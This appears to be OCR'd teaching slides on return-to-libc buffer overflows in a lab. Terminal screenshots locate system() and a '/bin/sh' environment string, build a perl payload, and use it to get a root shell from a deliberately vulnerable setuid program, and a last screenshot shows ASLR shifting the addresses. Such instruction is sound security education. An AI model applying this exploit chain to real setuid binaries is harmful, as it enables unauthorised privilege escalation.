
Idea: Can’t execute “data” on the stack, so instead we redirect the control flow to execute “code” that is already in memory.



pac
File Edit View Terminal Tabs Help
pac@pac:~ $ cat dummy.c
int main(){
system();
}
pac@pac:~ $ gcc -o dummy.o dummy.c
pac@pac:~ $ gdb -q ./dummy.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/pac/dummy.o
Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7ed0d80 <system>
(gdb)



pac
File Edit View Terminal Tabs Help
pac@pac:~ $ cat getenvaddr.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
char *ptr;
ptr = getenv(argv[1]);
ptr += (strlen(argv[0]) - strlen(argv[2]))*2;
printf("%s will be at %p\n", argv[1], ptr);
}
pac@pac:~ $ gcc getenvaddr.c -o getenvaddr.o
pac@pac:~ $ export BINSH="/bin/sh"
pac@pac:~ $ ./getenvaddr.o BINSH ./basic_vuln.o
BINSH will be at 0xbffffe71
pac@pac:~ $


pac
File Edit View Terminal Tabs Help
pac@pac:~ $ perl -e 'print "A"x72' > exploit
pac@pac:~ $ perl -e 'print "BASE"' >> exploit
pac@pac:~ $ perl -e 'print "\x80\x0D\xED\xB7"' >> exploit
pac@pac:~ $ perl -e 'print "FAKE"' >> exploit
pac@pac:~ $ perl -e 'print "\x71\xFE\xFF\xBF"' >> exploit
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit`
sh-3.2$

x86 Privilege Levels





pac
File Edit View Terminal Tabs Help
pac@pac:~ $ sudo chown root ./basic_vuln.o
pac@pac:~ $ sudo chmod u+s ./basic_vuln.o
pac@pac:~ $ ls -l ./basic_vuln.o
-rwsr-xr-x 1 root pac 12026 2017-02-12 00:41 ./basic_vuln.o
pac@pac:~ $ whoami
pac
pac@pac:~ $ ./basic_vuln.o `cat exploit`
sh-3.2# whoami
root
sh-3.2#


pac
File Edit View Terminal Tabs Help
pac@pac:~ $ sudo su -
root@pac:~ # echo 1 > /proc/sys/kernel/randomize_va_space
root@pac:~ # exit
logout
pac@pac:~ $ export BINSH="   /bin/sh"
pac@pac:~ $ ./getenvaddr.o BINSH ./basic_vuln.o
BINSH will be at 0xbff05e71
pac@pac:~ $ ./getenvaddr.o BINSH ./basic_vuln.o
BINSH will be at 0xbf894e71
pac@pac:~ $ gdb -q ./dummy.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/pac/dummy.o
Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7ebcd80 <system>
